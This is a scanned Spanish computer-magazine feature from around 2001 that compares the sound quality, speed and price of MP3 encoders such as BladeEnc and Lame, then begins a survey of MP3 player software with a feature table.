Éste ha sido, posiblemente, el peor de los productos analizados, con una clara pérdida de calidad en todas las pruebas y, en alguna de ellas, con resultados francamente desastrosos. En el apartado de cálculo, también ha sido el más lento, invirtiendo 14 segundos para comprimir la señal de 440 Hz y otros 26 para el ruido rosa. Por cierto, en todos los análisis que veremos a partir de aquí sólo se compara la grabación de 64 Kbps porque es en la que mejor se aprecia la calidad de los algoritmos empleados. Esta tasa de datos se encuentra en el límite de calidad; por debajo, los ficheros son pequeños pero pierden mucha información y, por encima, los archivos son grandes y tienen pocas pérdidas.


Como decíamos, el resultado del compresor utilizado por MP3 4-Track Mixer 2.5 es bastante malo. En la primera prueba, la del La 4, podemos apreciar que, junto a la frecuencia principal, aparece un espectro de otras laterales con casi 2.000 Hz de ancho de banda y una potencia media de -90 dB.




La compresión de una frecuencia aislada muestra un amplio rango de ruido lateral.



En la compresión de un ruido rosa, ese sonido lateral se convierte en una intrincada gama de interferencias y aparece un corte de frecuencias muy pronto, en los 16.000 Hz.



Al comprimir música, el resultado es horrible. Tenemos una enorme pérdida de dinámica y un corte muy brusco a los 13.000 Hz.



MP3 4-Track Mixer 2.5	
Precio: 15 dólares (2.600 pesetas aproximadas / 15,63 euros)	
Fabricante: PAS Produkts	
Web: www.audio-software.com	
Valoración	2
Precio	3
GLOBAL	5

En el test del ruido rosa, la señal tiene poco que ver con el original. Para empezar, ésta desaparece a los 16.000 Hz (cierto que la compresión a 64 Kbps elimina frecuencias altas, pero sólo a partir de 22.000 Hz). Además, notamos que la potencia media del canal baja de -57 a -64 dB en el canal izquierdo y de -53 a -58 dB en el derecho, con un claro aumento de la diferencia entre valles y picos.


Por su lado, el enmascaramiento ha provocado auténticos «agujeros» en la señal, con vacíos en la gama media de frecuencias y una reducción de 80 dB en la dinámica. Además, el corte de frecuencias se produce a los 13.000 Hz, destruyendo cerca del 60% de la señal original.

Todo esto se traduce en que en el examen de audición, el La 4 se puede escuchar, pero en el ruido rosa ya se detectan tonos metálicos y ecos, y en el tema musical la cosa es insoportable. Esperamos que el programador corrija lo que sea necesario, porque las ideas son buenas.


Illustrate dBPowerAmp Music Converter 2

Sin duda, las dos grandes cualidades de esta propuesta se centran

DMC2 es lo que se llama un *frontend*, una interfaz gráfica que simplifica la utilización de otro programa como puede ser el compresor Blade o el Lame, y es que no a todo el mundo le resulta cómodo comprimir canciones escribiendo *blade -b64 -m 'Mi canción.wav'*. Lo que pasa es que DMC2 lleva la filosofía de este tipo de aplicaciones a un punto muy interesante, ya que no se trata de una interfaz «para» Blade o «para» Lame, sino que desde un mismo entorno podemos invocar todos los algoritmos que queramos.



Este carácter, la modularidad casi absoluta, es una de sus grandes ventajas. De hecho, cuando nos bajamos el ejecutable de instalación, un fichero de poco más de 1 Mbyte de tamaño, sólo nos estamos bajando el código oculto, no la interfaz. Ésta debemos elegirla entre tres opciones, que sirven para comprimir canciones desde el disco duro, desde un CD o desde la entrada de línea de la tarjeta de sonido.




dBPowerAmp Music Converter 2	
Precio: Gratuito	
Fabricante: Illustrate	
Web: www.dbpoweramp.com	
Valoración	3,1
Precio	4
GLOBAL	7,1

Además de los algoritmos Blade y Lame que vienen con el ejecutable, también podemos instalar el WMA de Windows o el Ogg Vorbis, sin que varíe el método de trabajo. Para comprimir una canción desde el disco duro, por ejemplo, sólo tenemos que seleccionar el fichero correspondiente en el árbol de directorios que nos presenta el programa, con la posibilidad de seleccionar ficheros sueltos, varios al mismo tiempo o todo un directorio.

Las opciones se nos muestran en un cuadro de diálogo, adaptado en cada caso al *coder* utilizado. En la versión 2 se han añadido precisamente funciones para comprimir ficheros a frecuencias de muestreo más bajas (11 KHz) y realizar pequeñas modificaciones como una normalización de la señal (igualar la potencia).


En un futuro está previsto sacar nuevas revisiones de cada módulo e introducir otros, como un compresor para MP2 (la siguiente generación en compresión de audio). Si a todo esto añadimos que es *freeware*, quedan pocas dudas para bajarse los ficheros y hacer una prueba.




La imagen corresponde a sesiones con el algoritmo Blade, por lo que el resultado es el mismo que en otros análisis del mismo *coder*.

El examen

Hemos realizado las pruebas de compresión con el algoritmo Blade, lo mismo que podríamos haberlas hecho con Lame o incluso con los de Windows. Ya hemos mencionado que la gran ventaja de DMC es que admite muchas ampliaciones.



En la prueba de La 4 aparecen los mismos defectos de corte de frecuencias y pérdida de dinámica que en Mpeg 4-Track Mixer.



Compresión y audición del tema musical se comportan de forma idéntica, aunque notamos una pequeña mejora en la velocidad de trabajo.

Como vemos en los gráficos que ilustran esta página, y como era de prever, el resultado es idéntico al que conseguimos con Mpeg 4-Track Mixer o con el propio Blade desde la línea de comandos. Sólo notamos diferencias en el tiempo empleado para completar el trabajo, que se multiplica casi por cinco, aunque no llega a los límites de Mpeg 4-Track Mixer.


Creemos, por tanto, más importante centrarnos en las verdaderas ventajas del software, su modularidad y la facilidad de uso de la interfaz, elementos de los que no puede hacer gala Mpeg 4-Track Mixer y que constituyen el motivo de que lo hayamos penalizado tanto en su valoración. Si tenemos un procesador muy rápido, o si esa pérdida de velocidad no es demasiado importante, DMC2 es una utilidad que, como dicen sus autores, podemos considerar casi imprescindible.

BladeEnc 0.92

Nacido como un desafío personal para mejorar otro *coder*, tiene la ventaja de ser muy rápido, pero el inconveniente de restar calidad en frecuencias medias.


Blade es un algoritmo de compresión que podemos utilizar desde la línea de comandos de MS-DOS para convertir cualquier fichero «.wav» en «.mp3». Su autor, Tord Jansson, inició el proyecto de programar su propio *coder* con poco más de 24 años, a partir del código que había creado otro programador, SoloH. El original se llamaba mpegEnc y estaba basado a su vez en las especificaciones iniciales de la norma MPEG Audio Layer-3.

BladeEnc 0.92	
Precio: Gratuito	
Fabricante: Tord Jansson	
Web: bladeenc.mp3.no	
Valoración	2,4
Precio	4
GLOBAL	6,4




Nos cuenta Tord Jansson que el motivo que tuvo para hacer su particular refrito de SoloH, además de porque se trataba de una distribución abierta (al estilo de proyectos como GNU o Linux) fue aumentar la velocidad y calidad de los resultados que estaba consiguiendo con otros programas. El resultado fue BladeEnc, un desarrollo casi tan rápido como el de Xing, que sólo le saca diez segundos en el conjunto de todas las pruebas y que ha servido de base para el desarrollo de un amplio abanico de *coders*, *rippers* y demás *x-ers* del mundillo MP3. De hecho, en el mismo sitio web del autor hay enlaces a 12 *frontends* para Windows y Linux, o aplicaciones que sólo añaden una interfaz gráfica, siete *rippers* para Windows y tres recompilaciones para usar Blade desde las consolas de Linux.


En donde es posible tener alguna objeción es en si realmente consiguió aumentar la calidad de las secuencias generadas. Ya hemos analizado un producto que utiliza (o parece utilizar) Blade como codificador (Mpeg 4-Track Mixer) y los resultados eran lamentables. El autor hace un comentario, muy suave, al respecto en su propia página diciendo que el programa funciona mejor con ficheros de poca compresión que con los de mucha (*http://bladeenc.mp3.no/skeleton/quality.html*).



En el La 4 vemos el habitual espectro de ruido alrededor de la frecuencia principal.



En el ruido rosa, observamos la clásica pérdida de dinámica y los vacíos de frecuencia.



Y en el tema musical, contemplamos el corte de frecuencia a los 13.000 Hz y la pérdida de dinámica.

El análisis

Veamos los resultados de nuestra prueba a 64 Kbps. Con el La 4 observamos el mismo comportamiento que con dB PowerAmp y con Mpeg 4-Track Mixer: un espectro de casi 2 KHz de ruido en torno a la frecuencia principal, con una diferencia de casi 70 dB. Respecto al ruido rosa, tenemos el famoso corte a los 16.000 KHz y esa disminución de dinámica que ya hemos mencionado, así como los ecos y pitidos metálicos. Las variaciones por encima de esta velocidad (especialmente a 128 Kbps) son una mejora general y, por debajo, una pérdida de calidad espantosa.

Finalmente, el tema musical presenta los mismos defectos que en los análisis anteriores (pérdida de dinámica y vacíos de frecuencia) y suena igual de mal. Por cierto, si nos fijamos en los gráficos de los tres programas (Mixer, PowerAmp y Blade) veremos que son exactamente iguales. Claro, la duda surge inmediatamente; si el gráfico es idéntico es porque el código es el mismo (PowerAmp no lo oculta). Entonces, ¿por qué ellos tardan cinco o seis veces más en comprimir el mismo fichero?

No vamos a repetir los comentarios finales que ya hemos dado sobre este algoritmo en páginas anteriores, pero sí tenemos una conclusión clara sobre la diferencia entre recurrir a un *coder* desde la línea de comandos de MS-DOS o con una interfaz Windows: a menos que esté muy bien programada (Xing), la interfaz resta un montón de velocidad.

Lame 3.87

Proporciona muy buena calidad de sonido en todas las pruebas, en las que sólo acusa una pequeña pérdida de agudos al comprimir temas musicales.

Lame es el acrónimo de «Lame no es un compresor MP3» (*Lame Ain't an MP3 Encoder*), algo curioso porque se trata sin duda del mejor que hemos analizado. Los ficheros que genera son tan buenos que las pruebas con tasas de datos superiores a 96 Kbps eran difícilmente distinguibles del CD original. Sólo el análisis espectral era capaz de mostrar las pequeñas diferencias que había entre una y otra señal.

El motivo de esa contracción es que, al principio, Lame no era un compresor, sino un parche para solucionar algunos detalles de implementación de otro programa, pero no podía ejecutarse ni compilarse a solas. Si Blade ha alcanzado cierto renombre entre los usuarios, Lame es un exitazo, como lo demuestra el hecho de que más de 20 aplicaciones o utilidades lo emplean como algoritmo de compresión MP3.

Actualmente, Lame es un buen producto, comparable en calidad (si no superior) a muchos paquetes comerciales, pero sus desarrolladores ya están metidos en otros proyectos. En concreto, la idea es utilizarlo como base para crear otro *coder* con un poco más de calidad que sirva de módulo dentro de la familia de aplicaciones de distribución abierta de GNU.


El resultado de comprimir una señal única es bastante limpio con un ligerísimo ruido lateral.

El fichero que nos podemos bajar del sitio web oficial no llega a los 500 Kbytes, se instala rápidamente sin registrar DLLs y viene acompañado de un *frontend* gráfico llamado RazorLame para facilitar su uso. Nosotros hemos preferido hacer las pruebas desde la consola de comandos de MS-DOS, de forma que los tiempos de cálculo no se vieran perjudicados, como ya hemos comprobado en otros casos.

Los resultados

Aunque no se trata del compresor más rápido del mundo (Xing reduce a la mitad los tiempos de cálculo), sí que podemos decir que se trata de uno de los mejores. Para comprimir el fichero La 4, empleó 6 segundos, 8 segundos para el ruido rosa y 2 minutos 40 segundos para el tema musical. Además, la calidad alcanzada en todos los casos ha sido bastante buena. Empezando por el fichero del La 4, en el análisis espectral se aprecio un pico clarísimo en el sitio donde tiene que estar, en los 440 Hz, sin armónicos laterales y sólo con un ligerísimo ruido en las frecuencias bajas adyacentes de -100 dB.

En la compresión del ruido rosa, vemos un resultado muy correcto, con una leve pérdida de dinámica.



El mismo comportamiento que hemos visto con el ruido rosa se produce en el tema musical.

En el ruido rosa, percibimos una reproducción perfecta de todas las frecuencias, sin valles ni pérdidas, aunque el corte de frecuencias se produce un poco pronto, por debajo de los 8.000 Hz. Curiosamente, este punto es el mismo hasta el que llegaba el Xing sin problemas.

Casi lo mismo podemos decir del test del tema musical, con una compresión bastante correcta hasta los 7.800 Hz, donde se produce el corte de frecuencias, y una ligera pérdida de dinámica, aproximadamente de 15 dB. En el examen de audición, el sonido es indistinguible del original en el La, muy bueno en el ruido rosa y un poco falto de agudos en el tema musical (lógico por otra parte si estudiamos el análisis espectral).

Nuestra conclusión, por tanto, es que resulta más que recomendable. Para algunas personas puede que no les sea cómodo trabajar desde la línea de comandos, pero lo cierto es que Lame hace un trabajo rápido y proporciona la mejor calidad de sonido junto al Xing y gratis.


Lame 3.87

Precio: Gratuito

Desarrolladores: Mike Cheng y Mark Taylor

Web: www.sulaco.org/mp3

Valoración	4,5
Precio	4
GLOBAL	8,5



Una sintonía universal

Os mostramos la oferta en software de reproducción MP3

Son muchas las opciones que nos ofrece Internet a la hora de reproducir nuestras canciones favoritas en formato MP3. Desde los reproductores más sencillos hasta los novedosos Jukebox, la inmensa oferta es sin duda la tónica a la que se tienen que enfrentar los usuarios dispuestos a escoger su reproductor preferido.

Juan Carlos López

Pocos imaginaban a principios de 1988, cuando los laboratorios CSELT de Turín crearon el estándar MPEG, la enorme repercusión que tendría este novedoso algoritmo de compresión de imágenes en movimiento y audio. Desde entonces, han sido varias las versiones que han ido apareciendo, creando lo que se conoce como «la familia de estándares MPEG». Industrias como la cinematográfica y la discográfica se han visto en gran medida afectadas por esta tecnología. Basta citar como ejemplo las películas en DVD o el HDTV (*High Definition Television* o televisión de alta definición), que utilizan MPEG-2 para codificar audio y vídeo.

Era únicamente cuestión de tiempo que apareciese un sistema especializado que permitiese obtener las mismas ventajas que MPEG-1 o MPEG-2 aportan al vídeo, pero esta vez en el terreno del audio musical. Y apareció MP3. El éxito que este formato ha cosechado en un tiempo récord se debe, entre otros motivos, al apoyo que ha recibido por parte de la comunidad internauta. Las enormes posibilidades de comunicación que supone Internet han facilitado en gran medida el que esta tecnología llegue hasta cualquiera que tenga acceso a la Red. Por ello, fenómenos como Napster (ver PC ACTUAL del mes de diciembre del año 2000 para más información) están teniendo una notoriedad sin precedentes, y todos los sitios web dedicados al mundo de la música en formato MP3 reciben cientos, incluso miles, de visitas diarias.

Puede parecer que estamos en el momento álgido de la explosión de la música digital en la red de redes, pero es muy probable que esto no sea más que el principio. Son muchas las compañías discográficas que están preocupadas por las consecuencias que está teniendo la divulgación de este tipo de contenidos a través de Internet. En efecto, es muy sencillo para un usuario sin conocimientos amplios de informática conseguir toda la música que quiera en la Web sin pagar una sola peseta.



El conocido Winamp de Nullsoft no es sólo uno de los veteranos de la comparativa, sino también uno de los reproductores MP3 más populares.

Parece ser que el futuro pasa por la firma de acuerdos entre portales especializados en la distribución de la música digital y las productoras de discos, lo que permitirá que los usuarios paguen una tasa o tarifa plana que les dé derecho a descargar sus canciones favoritas respetando los derechos de autor.

Un poco de historia

Esta enorme difusión de la música digital de la que hemos hablado es consecuencia directa de la aparición de MP3. Gracias a él, se puede comprimir audio drásticamente sin sufrir una pérdida de calidad notable (la relación de compresión habitual suele ser 1:10). En la transmisión de datos a través de Internet, el tamaño es de vital importancia, ya que afecta directamente al tiempo de conexión necesario para completar la descarga. Si a esto unimos la gran calidad sonora que se consigue por medio de la utilización de este algoritmo, no es de extrañar que su popularización en la Web haya sido increíblemente rápida.

Pero al igual que sucede con todo fichero comprimido, es necesario disponer de algún programa capaz de interpretar este formato para que podamos disfrutar de las bondades de la música digital. Estas aplicaciones se conocen con el nombre de reproductores de ficheros MP3. Los orígenes de la primera herramienta de esta clase se remontan a mediados de los noventa, fecha a partir de la cual se ha multiplicado progresivamente el número de desarrollos que han ido apareciendo.



Todo buen software MP3 debe tener un ecualizador que nos permita filtrar las frecuencias de la señal de audio a nuestro gusto.

Hoy en día, la cantidad de aplicaciones dedicadas a la reproducción de este tipo de ficheros es incontable. Desde los más conoci-



Gracias a la creación de la familia de estándares MPEG, disfrutamos no sólo del MP3, sino también de la gran calidad de imagen que genera el algoritmo MPEG-2.

Música digital en tu Mac

Apple ha desarrollado una novedosa aplicación con el mismo estilo de los exitosos *jukebox* disponibles para Windows. Este mes de febrero es la fecha escogida por la compañía dirigida por Steve Jobs para poner a disposición de los internautas la versión española de esta herramienta a la que han bautizado como iTunes. Ésta promete realizar no sólo las tareas típicas de un software de MP3, sino que también podremos comprimir canciones directamente desde un CD de música, nos facilitará la creación de múltiples listas de reproducción y grabaremos los títulos en un CD de modo fácil e intuitivo.

Además, es totalmente compatible con algunos de los reproductores portátiles de MP3 más populares, como el Jukebox de Creative Labs o los Rio de S3. Y todo ello con la estupenda interfaz característica de los desarrollos para esta plataforma. Por supuesto, todos los interesados podrán descargarla gratuitamente desde la web de Apple (*www.apple.com/es/itunes*). Los más impacientes ya tienen disponible la versión inglesa del producto, que también podrán descargar; esta vez en *www.apple.com/itunes.*

iTunes es una completa herramienta que permite a los usuarios de Mac codificar y reproducir ficheros MP3 del modo más sencillo.

dos, como Winamp o Sonique, hasta los creados por programadores independientes que los publican en la Web de forma altruista, es el internauta el que tiene la capacidad de escoger el que más le gusta.

Para comprender qué es lo que realmente hace un reproductor MP3, es necesario conocer cómo funciona el algoritmo. El elevado índice de compresión se consigue por medio de la supresión, en el audio original, de una serie de frecuencias que el oído humano no es capaz de percibir. Sobre esta base se fueron definiendo un conjunto de capas o versiones del algoritmo que conseguían una mayor relación de compresión, a costa de sacrificar el tiempo invertido en el proceso de codificación.

La capa tres, o *layer 3*, constituyó la culminación de estas mejoras, ya que posibilita una reducción enorme sin una merma de calidad apreciable. Para conseguir esto, es necesario emplear complejas transformaciones matemáticas a partir de la fuente de sonido inicial, como son la DCTF (*Discrete Cosine Transform Filter*), la FFT (*Fast Fourier Transform*) o la generación de *frames* de tamaño variable.

Obviamente, para reproducir, es preciso repetir todo este proceso en sentido inverso. Primero, tenemos que deshacer las transformaciones matemáticas utilizadas durante la compresión, y debemos ser capaces de interpretar la estructura básica de MPEG-1. Como es lógico, este trabajo supone un considerable esfuerzo de computación para nuestra máquina, lo que significa que parte de sus recursos deben dedicarse a esta labor de decodificación.

Esto ocasiona que en los actuales sistemas operativos multitarea, en los que lo habitual es tener varias aplicaciones en ejecución simultáneamente (conocido también como procesamiento concurrente), se produzca un descenso apreciable en el rendimiento global del equipo. Y aunque la potencia de los microprocesadores actuales aminore dicha disminución en las prestaciones, éste debe ser uno de los factores que nos incline a decantarnos por un reproductor u otro, atendiendo también a la calidad de su implementación.

Cómo elegir

Si nos atenemos a criterios puramente técnicos como la carga del sistema, calidad de la interfaz, sencillez de uso o potencia, se puede valorar con bastante justicia la calidad de un reproductor. Sin embargo, en una aplicación en la que las distintas opciones que están a nuestra disposición tienen tantas similitudes, debe ser cada usuario quien decida qué entorno le parece más atractivo o qué herramienta es más fácil de configurar. En cualquier caso, hay ciertos puntos clave en los que fijarse.

Los microprocesadores actuales, como el Athlon y el Pentium III, decodifican ficheros MP3 sin generar un descenso sustancial en las prestaciones.

Como hemos mencionado anteriormente, la carga del sistema que la utilidad impone en nuestro ordenador es una característica importante. El proceso de descompresión requiere de un esfuerzo computacional considerable. En los «micros» modernos, como los Athlon de AMD o los Pentium III de Intel, las diferencias entre un software y otro son mínimas, ya que la gran capacidad de estos chips a la hora de realizar operaciones en coma flotante sitúa en un segundo plano esta propiedad. Sin embargo, los poseedores de una máquina más modesta han de tener en cuenta este aspecto a la hora de ejecutar varios programas simultáneamente.

Otros factores críticos son la interfaz y la posibilidad de cambiar su aspecto a nuestro antojo mediante los llamados *skins* (cuya traducción literal es pieles), que nos permiten mutar el aspecto de nuestro reproductor y, de este modo, renovar el escritorio de nuestro sistema operativo. La capacidad de definir y gestionar las listas de reproducción es otro aspecto importante, pues acelera el acceso a las canciones y ayuda a mantener organizados los ficheros MP3.

Y, por supuesto, no debemos olvidar el precio. Probablemente, éste sea decisivo para muchas personas, pero no es preocupante, ya que los más populares son totalmente gratuitos y se pueden descargar de la Red desde multitud de sitios web. Si a esto añadimos la gran cantidad de portales especializados, como *www.mp3.com* o *www.vitaminic.com*, el éxito en la búsqueda de todo tipo de utilidades relacionadas con esta fascinante afición está garantizado.

Además, últimamente descubrimos en Internet un gran número de aplicaciones

Características de los software MP3 analizados

Producto	C-4 Multimedia Player	Jet-Audio	Media Jukebox	MusicMatch Jukebox	Sonique	Soritong
Fabricante	Imaginality Productions	Cowon	J. River	MusicMatch	Lycos	Sorinara
Precio	Gratuito	5.118 pesetas (30,75 euros)	4.409 pesetas (26,49 euros)	Gratuito	Gratuito	Gratuito
Web	www.c4player.com	www.jet-audio.com	www.musicex.com/mediajukebox	www.music-match.com	http://sonique.lycos.com	www.sorinara.com
Es un Jukebox	No	No	Sí	Sí	No	No
Soporta cambio de skins	Sí	No	Sí	Sí	Sí	Sí
Grabación de CDs	No	No	Sí	Sí	No	No
Reproducción de DVDs	No	No	Sí	No	No	No
Búsquedas en la Web	Sí	No	Sí	Sí	Sí	No
Reproducción de CDs de audio	Sí	Sí	Sí	Sí	Sí	Sí
Reproducción de vídeo	No	Sí	Sí	Sí	No	No
Codificación MP3	No	No	Sí	Sí	No	No
Radio digital	No	No	Sí	Sí	No	No
Ecualización manual	Sí	Sí	Sí	Sí	Sí	No
Valoración	3,5	4,7	4,9	4,3	4,1	3,4
Precio	4	3,1	3,3	4	4	4
GLOBAL	7,5	7,8	8,2	8,3	8,1	7,4

caracterizadas por la centralización de todo tipo de formatos multimedia en una única herramienta capaz de trabajar con todos ellos perfectamente. Es lo que se conoce como *jukebox*, que permiten operar con ficheros de audio en múltiples formatos, visualizar vídeos o «tostar» CDs con nuestras melodías preferidas. Sus ventajas son claras: por un lado, ahorramos espacio en nuestro disco duro evitando la instalación de utilidades que nos resuelven tareas específicas y, por otro, únicamente debemos aprender el manejo de una aplicación.

Entre ellos, podemos mencionar a Windows Media Player, incluido de serie con las últimas versiones de los sistemas operativos de Microsoft (Millennium y 2000). Empero, la Web es nuestro mejor aliado para conseguirlos; no tenemos más que introducir la cadena de caracteres *jukebox* en cualquier buscador para que aparezcan en nuestra pantalla multitud de enlaces.

Una característica muy interesante que soportan este tipo de paquetes es la de actualizar nuestro software por medio de la instalación de nuevos *codecs*, que no son más que pequeños módulos que «instruirán» a nuestro reproductor para aprender nuevos formatos, tanto de audio como de vídeo.

Otros formatos de audio


Aunque el MP3 es el estándar de sonido más notorio gracias a la enorme difusión que está experimentando, no es el único. Hay muchos otros, aunque no pueden competir con el de moda, principalmente por el mayor tamaño de los ficheros que generan. Uno de los más extendidos en la plataforma Windows es el WAV. Esta tecnología, propiedad de Microsoft, debe su divulgación básicamente a la gran cuota de mercado que esta compañía mantiene a escala mundial. Tampoco podemos olvidarnos de los ficheros VOC. Éstos se emplean en las aplicaciones diseñadas para las tarjetas Sound Blaster de Creative Labs, que tienen un uso mayoritario.

Pero no todo gira en torno al PC. De hecho, a mediados de los 80 apareció el Commodore de Amiga, que triunfó consiguiendo un número impresionante de adeptos. La

Linux, un placer para tus oídos

